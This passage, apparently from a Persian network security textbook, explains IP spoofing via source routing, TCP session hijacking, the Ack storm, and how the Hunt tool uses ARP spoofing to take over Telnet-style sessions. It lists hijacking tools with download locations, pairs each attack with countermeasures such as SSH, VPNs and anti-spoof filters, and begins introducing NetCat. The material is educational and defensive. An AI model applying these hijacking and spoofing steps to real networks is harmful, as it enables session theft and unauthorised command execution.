- وقتی ماشین قربانی پاسخ این بسته را با SYN-ACK به سمت آدرس واقعـی می‌فرسـتد چـون از ماشین نفـــوذگر ردّ می‌شود پاسخ دادن به آن ساده خواهد بود و نفـــوذگـر مجـدداً بـا اسـتفاده از همان آدرس جعلی ، مرحلهٔ سوّم از ارتباط TCP را تکمیل می‌کند. با توجه به آنکه بسـته SYN-ACK به سمت ماشین واقعی هدایت نخواهد شد لذا قادر نخواهد بود در پاسخ بستهٔ TCP RESET ارسـال کند و ارتباط TCP را ناتمام و عقیم بگذارد.

با این تکنیک نفـــوذگر بسادگی خودش را به جای یک ماشین دیگر وانمود می‌کند. اگر در محیط یونیکس به ماشینی اعتماد شده باشد نفـــوذگر با استفاده از آدرس IP آن ماشین ، به سـادگـی مجـوز ورود به سیستم هدف را دریافت خواهد کرد.

البته مجدداً اشاره می‌کنیم که این روش حمله به ندرت در تمام شـبکهٔ اینـترنت کـار می‌کنـد زیـرا بسیاری از مسیریابها به گزینهٔ Source Routing وقعی نمی‌گذارند ولیکن ممکن است شبکه‌ای پیدا شـود که مسیریابهای آن به هر دلیل ، هنوز از این گزینه حمایت می‌کنند!

مقابله با انواع فریبکاری متکی به آدرسهای *IP* جعلی

روشهای عملی بسیار موثری برای مقابله با حملات متکی به آدرسهای IP جعلی وجود دارد:


- مطمئن شوید فرمولی که پروتکل TCP برای تولید Seq No بکار می‌برد ، غیر قابل تخمین بـوده و استخراج فرمول تولید آن بسیار سخت باشد. بدین منظور همیشه با شرکت طراح سیستم عامل خـود در تماس بوده و آخرین نرم‌افزارهای اصلاحی (Patch) را بر روی سیستم خود نصـب کنیـد. جـهت بررسی بیشتر موضوع از نرم‌افزار Nmap که در فصل ششم معرفی شد استفاده نمـائید. ایـن نرم‌افـزار قادر است فرمول تولید عدد تصادفی برای Seq No در بسـته‌های SYN-ACK را تحلیـل کـرده و اگـر قاعده‌ای بر آن حاکم باشد آنرا کشف کند. اگر Nmap را بـر علیـه سیسـتم خـود آزمـایش کردیـد و قاعده‌ای شفاف را به شما ارائه داد ، نگران شوید و به سرعت به شرکت طـراح سیسـتم عـامل خـود گزارش بدهید و مشورت بخواهید.

- اگر از سیستم عامل یونیکس بهره می‌گیرید، سیستم را بگونه‌ای پیکربندی کنید تا تمام دستورات راه دور (r-commands) از طریق نشست‌های امن (SSH) برقرار شود. بدین ترتیب احراز هویت طرفین ارتباط ، بروشهای مدرن رمزنگاری (مثل Kerberos) انجام خواهد شد و لذا هیچ ماشین ثالثی نمی‌تواند با تکنیکهای فریب (Spoofing) خودش را بجای دیگری وانمود کند.
- از فیلترهای anti-spoof بر روی مسیریابها یا دیوار آتش شبکهٔ خود بهره بگیرید. این فیلترها از ایدهٔ بسیار ساده و در عین حال قدرتمندی بهره می‌گیرند. برای درک این ایده به شکل (۱۸–۸) دقت کنید. هرگاه بسته‌ای از بیرون شبکه بخواهد بدرون آن وارد شود در حالی که آدرس مبداء آن متعلق به ماشینی در درون شبکه است ، قطعاً اشکالی وجود دارد و فیلتر anti-spoof آنرا حذف خواهد کرد. ممکن است این اشکال ناشی از یک حمله باشد یا آنکه پیکربندی ماشین مبداء صحیح نبوده است. بهر دلیلی که یک بستهٔ خارجی از آدرسهای متعلق به ماشینهای درون شبکه بعنوان آدرس مبداء استفاده کرده باشد ، باید حذف شود.

نکته‌ای که اشاره بدان خالی از لطف نیست آنست که فیلترهای anti-spoof معمولاً دارای دو قسمت هستند:

الف) فیلتر پردازش‌کنندهٔ ترافیک ورودی به شبکه که اصطلاحاً **ingress** گفته می‌شود: برای آنکه حملات از بیرون بر علیه شبکهٔ شما هدایت نشود نصب چنین فیلتری برای شبکهٔ شما الزامی است. چرا که باید جلوی ورود تمام بسته‌های حاوی آدرسهای جعلی به شبکه گرفته شود.

ب) فیلتر پردازش‌کنندهٔ ترافیک خروجی از شبکه که اصطلاحاً **egress** گفته می‌شود. اگر چه ممکن است نصب چنین فیلتری چندان مهم به نظر نرسد ولیکن به دو دلیل ، نصب آنرا پیشنهاد می‌کنیم. **اولاً** ممکن است که نفوذگر با توسل به یک روش خاص ، در یکی از سرویس‌دهنده‌های شبکهٔ شما مثل DNS یا Web Server رخنه کرده باشد و تمایل داشته باشد از طریق شبکهٔ شما حمله‌ای را بر علیه شبکهٔ دیگر ترتیب بدهد. **ثانیاً** ممکن است یکی از کاربران مُجاز شما هوس هدایت یک حمله از درون شبکهٔ شما بر علیه یک شبکهٔ دیگر به سرش بزند که بدلایل قانونی برایتان دردسرساز خواهد شد.



شکل (۱۸–۸) ساختار فیلتر anti-spoof

- مسیریابهای شبکهٔ خود را بگونـه‌ای پیکربنـدی کنیـد تـا از گزینـهٔ Source Routing در بسـتهٔ IP حمایت نکنند. بعنوان مثال تمام مسیریابهای **سیسکو** (Cisco) از فرمان **"no ip sourceroute"** حمایت می‌کنند که عمل Source Routing را غیرفعال می‌نماید.
- فیلترهای مسیریاب خود را بگونه‌ای تنظیم کنید که تمـام بسـته‌هائی کـه در فیلـد Option گزینـهٔ Source Routing دارند را حذف نماید. هر چند ممکن است این عمـل اشـکالزدائی از شـبکهٔ شـما را اندکی مشکلتر کند ولی ارزش آنرا دارد.
- حتی‌الامکان برای راحتی خود از مفهوم "اعتماد در سیستم عامل–Unix Trust–" یونیکس اسـتفاده نکنید. زمانی می‌توانید از این قابلیت استفاده کنید که به عملکرد فیلترهـای نصـب شـده روی دیـوار آتش یا مسیریاب خود مطمئن باشید.


ربودن یک نشست *(Session Hijacking)*

در بخشهای قبلی اشاره کردیم که نفـــوذگر از طریق تکنیکهای استراق‌ســمع و Sniffing سـعی در مشاهدهٔ غیرمجاز داده‌های جاری بر روی شبکه دارد. همچنیـن بـا اسـتفاده از آدرس IP جعلـی سـعی می‌کند تا خود را بجای ماشین دیگر وانمود کند. در این بخش حمله‌ای را بررسی می‌کنیم که از تلفیـق این دو روش یعنی Sniffing و IP Spoofing سـازماندهی و هدایـت می‌شـود بـه ایـن روش اصطلاحـاً **"ربودن یک نشست"** (Session Hijacking) گفته می‌شود و نتیجهٔ بالقوه مخربی بهمراه دارد.

فرض کنید یک کاربر مجاز ، با یک سرویس‌دهنده مثل Telnet ، rlogin یـا FTP نشسـتی را برقـرار کرده باشد یعنی پس از احراز هویت کاربر (از طریق کلمهٔ شناسائی و اسم رمز) بـه او اجـازهٔ ورود بـه سیستم داده شده باشد. **"ربودن نشست"** بدین معناست که نفـــوذگر به ناگاه خود را بـه جـای کـاربر وانمود کرده و ضمن آنکه نشست قبلی را ادامه می‌دهد، کاربر اصلی را با قطع ارتباط مواجه مـی کنـد. قربانی در یک لحظه احساس می‌کند که نشست او با سرویس‌دهنده قطع شده و بطور معمـول آنـرا بـه حساب مشکلات شبکه می‌گذارد و لذا سعی در ورود مجـدّد (Login) مـی کنـد در حالی‌کـه نمی‌دانـد نشست قبلی او توسط یک نفـــوذگر ادامه دارد و در حقیقت دزدیده شده است.

به مثال شکل (۱۹–۸) که در آن تکنیک سادهٔ "ربودن نشست" نشان داده شده، دقت کنید:

- ماشین Alice یک نشست Telnet با ماشین Bob برقرار کرده است. (یا هر نشست فعال مثل FTP، rlogin ، tn3270)
- ماشین Eve (نفـــوذگر) بر روی بخشی از شبکه واقع شده که قادر است بر تبـادل داده هـا بیـن Alice و Bob ناظر باشد و آنها را استراق‌سمع کند. این وضع می‌تواند بدلیل وجود Eve برروی شـبکهٔ محلی Alice و Bob باشد یا آنکه به نحوی از یک مسیریاب میانی استراق‌سمع شـود. (بـا اسـتفاده از تکنیک ARPSpoofing) بهرحال ماشین Eve نه تنها بسته‌های مبادله شده بین Alice و Bob را مشاهده می‌کند بلکه بدقت TCP Seq No تمـام بسـته‌ها را نـیز تعقیـب و دنبـال می‌کنـد. لـذا هـر موقـع کـه



شکل (۱۹-۸) تکنیک سادهٔ "ربودن نشست" (Session Hijacking)

نفـــــوذگر بخواهد، قادر خواهد بود ضمن قطع ارتباط Alice ، خـــودش نشســت را ادامــه بدهـد. بسیاری از ابزارهای "ربودن یک نشست" عملیات استراق‌سمع ترافیک شبکه و هچنین ادامـــهٔ ارتبـاط TCP را راساً انجام می‌دهند.

- در یک لحظهٔ مناسب ، نفـــوذگر تصمیم می‌گیرد تا نشست را بـــدزدد و کنـترل آنـرا بـه دسـت بگیرد. برای اینکار بسته‌های خودش را با آدرس IP ماشین Alice و TCP Seq No مناســب بـه سـمت قربانی می‌فرستد. چون مرحلهٔ احراز هویـت در ابتـدای نشســت بـوده اسـت لـذا قربـانی نمی‌توانـد بسته‌های جعلی ارسال شده از طرف نفـــوذگر را تشخیص بدهد و آنها را دریافت پردازش و اجـــرا می‌نماید.
- اگر تنظیمات بسته‌های ارسالی به درستی انجام شده باشد، از این به بعد هر فرمانی کـه از طریـق نشست جاری (توسط نفـــوذگر) صادر می‌شود ، روی ماشین قربانی اجرا خواهد شد.

دقت کنید که در روش مذکور حتی اگر احراز هویت طرفین نشست بسیار دقیـق و قـابل اطمینـان برگزار شود، باز هم خطر دزدیده شدن نشست وجود خواهد داشت چرا که احـــراز هویـت در هنگـام شروع نشست انجام می‌شود و در این لحظه ماشینهای Alice و Bob هر دو مجاز هستند و بدین ترتیـب احراز هویت بصورت قبل از ربوده شدن نشست ، بصورت موفقیت‌آمیز اجرا شده است. در نشستهائی مثل TelNet پس از احراز هویت فرامین و داده‌ها بصورت متن ساده، صریح و رمزنگاری شـــده مبادلـه می‌شود لذا دزدیدن یک نشست برای نفـــوذگر زحمت چندانی نخواهد داشت. (به شرطی که قادر به استراق‌سمع بسته‌های مبادله شده بر روی نشست باشد.)

ابزارهای بسیار زیادی برای پیاده‌سازی روش "ربودن یک نشست" پیاده‌سازی شده است که بعضی از آنها را معرفی می‌کنیم:

- ابـزار **Hunt** کـه توســط Kra نوشــته شــده و در آدرس *http://www.cri.cz/kra/index.html* در دسترس عموم می‌باشد.
- ابزار **Dsniff** : این ابزار قابلیتهای بسیار فراوان و قدرتمندی دارد. در بخشهای قبلی با قابلیتـهای مختلف آن آشنا شدید. یکی از این قابلیتها ، امکان برقراری ارتباط میانی (mitm) از طریق SSH است که توضیح داده شد؛ این قـابلیت در حقیقـت "مکـانیزم دزدیـدن یـک نشسـت مطمئـن" محسوب می‌شود.
- **Juggernaut** : یک ابزار جهت دزدیدن نشستهای فعال. قابل تهیه از آدرس:
  http://packetstorm.securify.com
- **IP Watcher** : یک ابزار تجاری جهت ربودن نشستهای فعال. قابل تهیه از آدرس:
  http://www.engarde.com
- **TTY Watcher** : یک نرم‌افزار رایگان قابل تهیه در:
  ftp.cerias.purdue.edu/pub/tools/unix/sysutil
- **TTY Snoop** : یک نرم‌افزار رایگان تهیه شده توسط Carl Declerk . قابل تهیه از:
  http://packetstorm.securify.com

به منظور تحقیق

این شش برنامه بهمراه کدهـای منبـع آنـها (بـه زبـان C) بـر روی دیسـک ضمیمـهٔ کتـاب موجـود می‌باشند. آدرس موقعیت آنها بر روی CD ، در انتهای فصل مشخص شده است.


این نکته را یادآوری می‌کنیم که در پروتکل TCP فیلد Seq No شمارهٔ ترتیب آخرین بایت ارســالی در بستهٔ جاری است. اگر در بسته‌ای این فیلد بدرستی تنظیم نشــده باشـد ، سـمت مقـابل آنـرا قبـول نخواهد کرد زیرا خارج از ترتیب است. یکی از معضلات نرم‌افزارهای "ربودن نشســت" تنظیـم دقیـق فیلد TCP Seq No در بسته‌هاست به نحوی که سیستم سمت مقابل بدلیل اشتباه بودن این فیلد ، بسته را ردّ و حذف نکند. بطور طبیعی وقتی یک سیستم بسته‌ای را دریافت می‌کند کـه فیلـد TCP Seq No آن عجیب و بی‌ربط است ضمن حذف آن ، در پاسخ بسته‌ای برمی‌گرداند که حاوی آخریــن شـماره Ack ارسالی است زیرا سیستم فرض را بر آن می‌گذارد که Ack مربوطه گم شده اسـت. در حقیقـت ارسـال چنین بسته‌ای بدین منظور است که ماشین مبــداء بـا شـمارهٔ ترتیـب (SeqNo) همـاهنگ شـود. وقتـی نفـــوذگری یک نشست را می‌دزدد اگر فیلد Seq No بسته‌ها را به دقت تنظیم نکـرده باشـد ، نـه تنـها داده‌های او پذیرفته نخواهد شد بلکه یک بستهٔ Ack به سمت ماشینی کــه نشسـت از او دزدیـده شـده ارسال می‌شود و مشکل بزرگی بوجود می‌آید:

"طوفان Ack"

فرض کنید نفـــوذگر ضمن ربودن یک نشست ، موفق شده فیلد TCP Seq No بسـته‌ها را درسـت تنظیم کند. با ارسال هر بستهٔ جدید حـاوی داده‌هـای نفـــوذگـر (Eve) ، بسـتهٔ Ack آن بـه سـمت ماشینی که نشست از او دزدیده شده (Alice) ارسال می شود. (شکل ۲۰-۸) چون ماشـین Alice از ربوده شدن نشست بی‌خبر است با دیدن بستهٔ Ack که حاکی از دریافت داده‌های جدیـد از اوسـت گمراه شده و بالاجبار بستهٔ آخری که ارسال کرده را مجدداً بـا Seq No و Ack No قدیمـی بـرای ماشین قربانی (Bob) ارسال می‌کند. حال ماشین قربانی بـا دیـدن ایـن بسـته مجـدداًAck قبلـی را ارسال می‌کند و این روند در یک دور باطل ادامه خواهد یافت و پیغامهای Ack بطـور متوالـی بیـن ماشین Alice و Bob ردّ و بدل خواهد شد. این پدیده که "طوفان Ack " نامیده می‌شود ادامه خواهـد یافت مگر آنکه نفـــوذگر به نحوی قادر باشد ترافیک ارسالی از Bob (قربـــانی) بـه Alice (صـاحب اصلی نشست) را معدوم کند.

گاهی این پدیده منجر به اختلال در شبکه و ایجاد ترافیک زائد و انبوه خواهد شد و نوعی دیگـر از حمله شکل می‌گیرد؛ یعنی حملهٔ نوع DoS که در فصل بعد بـــه آن می‌پردازیـم. (خوشـبختانه بُـروز طوفان Ack توسط سیستمهای IDS کشف خواهد شد.)

ابزارهای IP Watcher و Juggernaut هر دو از این مشکل رنج می‌برد.



شکل (۲۰-۸) بُروز طوفان Ack در اثر ربوده شدن نشست

ربودن یک نشست با ابزار Hunt

مشابه تمام نرم‌افزارهای قدرتمند دیگر، Hunt نیز فقط بر روی محیط لینوکس قابل اجراست. این نرم‌افزار تمام نشستهای فعال روی شبکه را به نفوذگر نشان می‌دهد. حال او می‌تواند تمام نشستها را بررسی کرده یکی از آنها را برای ربودن انتخاب نماید. پس از انتخاب یک نشست ، Hunt اجازه می‌دهد که نفوذگر یک یا دو فرمان را روی آن نشست تزریق نماید. نتیجهٔ کار "طوفان Ack " خواهد بود که مکانیزم آنرا در بخش قبلی فرا گرفتید.

یکی از قابلیتهای قدرتمند Hunt آنست که از طریق تکنیک Arpspoofing از "طوفان Ack" جلوگیری می‌کند. به شکل (۲۱-۸) دقت کنید:

- در مرحلهٔ اول Hunt باید کاری کند تا ماشین Alice بسته‌های Ack بازگشتی از Bob را نبیند. برای اینکار، Hunt یک بستهٔ ARP Reply برای ماشین Alice می‌فرستد و آدرس MAC ماشین Bob را به دروغ آدرسی اعلام می‌کند که اصلاً در شبکه نیست.
- به همین طریق Hunt یک بستهٔ ARP Reply برای ماشین Bob فرستاده و به دروغ آدرس MAC مربوط به Alice را آدرسی اعلام می‌کند که در شبکه نیست. حال ماشینهای Alice و Bob بسته‌های Ack یکدیگر را نخواهند گرفت و طوفان Ack بپا نخواهد. از طرفی چون نفوذگر قادر به استراق‌سمع این بسته‌هاست لذا مشکلی در تنظیم درست فیلد Seq No و محاوره بر روی نشست ندارد.


Hunt به نفوذگر این اجازه را می‌دهد که فرامین مورد نظرش را توسط صفحه کلید تایپ و ارسال کند. در هنگام استراق‌سمع نیز تمام داده‌های مبادله شده در معرض دید نفوذگر خواهد بود.

یکی دیگر از قابلیتهای Hunt آنست که پس از دزدیدن یک نشست و استفاده از آن می‌تواند مجدّداً نشست را به صاحبش برگرداند. البته این کار باید به نحوی باشد تا صاحب اصلی نشست (Alice) بتواند Seq No خود را اصلاح کند ، زیرا Seq No او مربوط به قبل از دزدیده شدن نشست بوده است. Hunt با ارسال پیام زیر از صاحب اصلی نشست می‌خواهد که ۸۸ کاراکتر تایپ کند:


```
msg from root : power failure - try to type 88 characters
```

این عمل بدین معنی است که نفوذگر پس از دزدیده شدن نشست ۸۸ کاراکتر (شامل فرامین نشست) ارسال کرده و لذا صاحب اصلی نشست نیز باید به نحوی ۸۸ کاراکتر ارسال نماید تا Seq No بسته‌های او در ادامه با آنچه که در ماشین قربانی انتظار می‌رود یکی باشد؛ در غیر اینصورت ادامهٔ نشست Alice و Bob ممکن نخواهد بود. اگر Alice از این پیغام تبعیت کرد ، Hunt نیز در ادامه با ارسال ARP Reply آدرسهای MAC آنها را به حالت اوّل اصلاح می‌کند! در غیر اینصورت Alice مجبور به خاتمهٔ نشست خواهد بود.


در شکل (۲۲-۸) خروجی برنامهٔ Hunt ، قبل و بعد از ربوده شدن نشست نشان داده شده است. در خاتمهٔ عملیات ، نشست به صاحبش برگردانده شده است.



شکل (۲۱–۸) جلوگیری از "طوفان Ack" بر اساس تکنیک Arpspoofing



شکل (۲۲–۸) خروجی برنامهٔ Hunt ، قبل و بعد از ربوده شدن نشست



شکل (۲۳-۸) استفاده از تکنیک ARP Spoofing بر علیه مسیریابها

برنامهٔ Hunt گذشته از آنکه در محیط شبکهٔ محلی (مبتنی بر hub معمولی) عمل می‌کند قادر است بر روی ماشینی که مستقیماً روی LAN مربوط به Alice و Bob نیست نیز عمل کند به شرطی که آن ماشین به نحوی با مسیریابهای میانی که ارتباط Alice و Bob را برقرار می‌کند ، در ارتباط باشد. در چنین شرایطی مطابق شکل (۲۳-۸) تکنیک ARP Spoofing را بر علیه مسیریابها بکار می‌گیرد:

- در مرحلهٔ اول Hunt باید کاری کند تا مسیریاب متعلق به شبکهٔ Alice بسته‌های آن شبکه را به اشتباه تحویل نفوذگر بدهد. برای اینکار، Hunt یک بستهٔ ARP Reply برای مسیریاب شبکهٔ Alice می‌فرستد و آدرس MAC مسیریاب متعلق به شبکهٔ Bob را به دروغ آدرس خودش اعلام می‌کند.
- به همین طریق Hunt تلاش می‌کند تا مسیریاب متعلق به شبکهٔ Bob بسته‌های آن شبکه را به اشتباه تحویل نفوذگر بدهد. برای اینکار، یک بستهٔ ARP Reply برای مسیریاب شبکهٔ Bob می‌فرستد و آدرس MAC مسیریاب متعلق به شبکهٔ Alice را به دروغ آدرس خودش اعلام می‌کند.
- در اینجا نفوذگر در وسط مسیر قرار گرفته و امکان ربودن نشست وجود دارد.

مقابله با "ربوده شدن نشست"

- نقطه ضعف تمام نشستهائی که ربوده شده و مورد سوءاستفاده قرار می‌گیرند آنست که پس از طی مراحل احراز هویت ، فرامین بصورت صریح و رمزنگاری‌نشده ردّ وبدل خواهد شد. اگر نگران چنین حملاتی هستید باید از تکنیکهای رمزنگاری مثل SSH یا VPN (Virtual Private Network) بهره

بگیرید تا حتی در صورتی که یک نشست دزدیده شود هیچکس قادر بـه اسـتفاده از آن نباشـد زیـرا کلید رمز سرّی است و نفـــوذگر آنرا نمی‌داند و قادر به رمزگشائی و رمزنگاری فرامین نخواهد بود. برای بالا بردن ضریب امنیت در تمام سطوح ، پیاده‌سازی VPN یا اسـتفاده از SSH را موکـداً توصیـه می‌کنیم.

- اگرچه در بخشهای قبلی اشاره کردیم که نرم‌افزار Dsniff قادر اسـت بعنـوان یـک واسـط میـانی (mitm) حتی نشستهای مطمئن SSL را بدزدد ولی **اولاً** پیغامهای هشدار (Warning) می‌تواند کـاربر را از بروز چنین حمله‌ای آگاه کند؛ لذا به تمام کاربران خود آموزشهای لازم را ارائه بدهید. **ثانیـاً** سـعی کنید در اوّلین فرصت از پروتکل نسخهٔ ۲ از SSH استفاده کنید.
- هرگاه یک برنامه مثل مرورگر یا ssh اعلام داشت که کلید عمومی سرویس‌دهنده تغییر کرده ، بـه سرعت ارتباط را قطع کرده و موضوع را به دقت بررسی کنید.

NetCat : نرم‌افزار همه منظوره و قدرتمند شبکه

تکنیکهای "استراق‌سمع" (Eavesdropping / Sniffing) ، "استفاده از آدرسهای دروغ" (IP Spoofing) و "ربودن نشست" (Session Hijacking) روشهای موثری در خدمت به نفـــوذگر محسـوب می‌شـوند. نفـــوذگر با استفاده از این ابزارها در سطح پروتکلهای TCP/IP نفوذ خود بـه شـبکه و بـهره‌برداری از آنرا پایه‌ریزی می‌کند. این فصل کامل نخواهد بود مگر آنکه ابزار NetCat را معرفی کنیم. این نرم‌افـزار همه‌منظوره برای مسئول شبکه، دانشجویان و نفـــوذگران! بسیار مفید و قابل‌انعطاف است.

NetCat

سخن رایجی در مورد NetCat نقل می‌شود که **"اگر یک نفـــوذگر یا مسئول شبکه مجاز بـــه انتخـاب فقط و فقط یک ابزار باشد، بهترین انتخاب همین NetCat است".** ایـن نرم‌افـزار کـه در عیـن قـدرت و **قابلیت بالا بسیار ساده و کوچک است گـاهی بـا عنـوان** "Swiss Army knife of Network Tools" **معرفی می‌شود! این ابزار با قابلیتهای بسیار قدرتمند ، زیر** 100Kbyte **حجم دارد.**

هدفی که این نرم‌افزار دنبال می‌کند آنست که بسادگی بتوان داده‌هائی را بین دو ماشین روی شـبکه مبادله کرد. NetCat قادر است هرگونه داده‌ای را بـرروی هـر پـورت TCP یـا UDP مبادلـه کنـد. ایـن نرم‌افزار به سادگی در حالت سرویس‌دهنده اجـرا می‌شـود و بـه یـک شـماره پـورت گـوش می‌دهـد (Listener Mode) و به همان صورت نیز می‌تواند در حالت مشتری با یک شماره پورت ارتبـاط برقـرار کند.

NetCat طبق معمول برای محیطهای مبتنی بر یونیکـس (شـامل یونیکـس، لینوکـس، اولرتریکـس، SunOS ، Solaris ، AIX و IRIX) طراحی و در سال ۱۹۹۶ معرفی شد. این ابـزار بـه رایگـان در آدرس

